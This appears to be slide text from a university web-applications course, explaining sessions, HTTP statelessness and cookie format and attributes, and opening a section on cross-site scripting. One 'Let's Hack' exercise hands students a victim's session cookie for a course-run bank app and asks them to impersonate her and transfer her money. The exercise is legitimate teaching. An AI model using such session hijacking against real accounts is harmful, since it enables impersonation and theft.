

Session, Cookie, and Web Security

Building Modern Web Applications - CPEN400A

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Session

1. **Session**
2. Cookie
3. Web Security



Session: What is it?



Session: What is it?

- At a high-level, a session is something that **keeps track of the series of interactions** between communicating parties
 - It is a shared “context”
- In the context of **web applications**, a session keeps track of the communication **between the server and the client**



Session: Why is it relevant to Web Applications?


http://example.com/index.html




Session: Why is it relevant to Web Applications?




Session: Why is it relevant to Web Applications?




Session: Why is it relevant to Web Applications?



Session: Why is it relevant to Web Applications?



Session: Why is it relevant to Web Applications?



Session: Why is it relevant to Web Applications?

- HTTP is stateless
 - One request-response pair has no information about another request-response pair
 - Server cannot tell if 2 requests came from the same browser → server cannot maintain stateful information about the client (e.g., how many times a client viewed a page)
- **Interaction** between 2 communicating parties (client & server) involving multiple messages **require** some **state to be maintained**



Cookie

1. Session
- 2. Cookie**
3. Web Security




Cookie: What is it?

- Cookie is a piece of data that is always passed between the server and the client in consecutive HTTP messages
- At the minimum, a cookie can store a session ID to relate multiple HTTP requests and responses
- Mainly used for:
 - Session management
 - Personalization
 - Tracking User Behaviour



Cookie: What is it?

http://example.com/index.html



HTTP

example.com



Cookie: What is it?

http://example.com/index.html




Cookie: What is it?



Cookie: What is it?

http://example.com/index.html



GET /index.html HTTP/1.1
Host: example.com

HTTP

Unknown session!

example.com



abcdef12345




Cookie: What is it?




Cookie: What is it?




Cookie: What is it?



Cookie: What is it?



Cookie: What is it?



Cookie: Format

- Name: indicates the type of information
- Value: the data representing the information
- Attributes: set by server only
 - Domain: specifies the scope of the cookie
 - Path: which path the cookie is allowed to be sent to
 - Expires: when the cookie should expire
 - Max-Age: the maximum age for the cookie
 - Secure: enforce cookie to be sent only via https
 - HttpOnly: do not expose the cookie to application layer (e.g., JavaScript)



Cookie: Format

- Example: Server Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcdef12345
Set-Cookie: theme=default
Set-Cookie: language=en
Set-Cookie: currency=cad

<html>Hello World</html>
```



Cookie: Format

- Example: Client Request

```
GET /hello.html HTTP/1.1  
Host: example.com  
Cookie: sessionid=abcdef12345  
Cookie: theme=default  
Cookie: language=en  
Cookie: currency=cad
```



Cookie: Let's Hack

- **Scenario:** You have obtained Vicky's (our victim) session cookie for the Bank of CPEN400A. Using the session cookie, you want to impersonate Vicky and then transfer her money to your account.



Bank of CPEN400A Web App is at: <http://35.183.65.155:8001>

Vicky's session cookie: `db7068de02ff8861c1a1432b651ef0c2`

Your username: `Your Github Username`

Your password: `Your Student Number`

Web Security


1. Session
2. Cookie
3. **Web Security**



Web Security: Cross-site Scripting

`http://example.com/index.html`


example.com



Web Security: Cross-site Scripting

`http://example.com/index.html`



example.com



Web Security: Cross-site Scripting

`http://example.com/index.html`


example.com



Web Security: Cross-site Scripting

http://example.com/index.html

example.com



Malcom
Hi Vicky

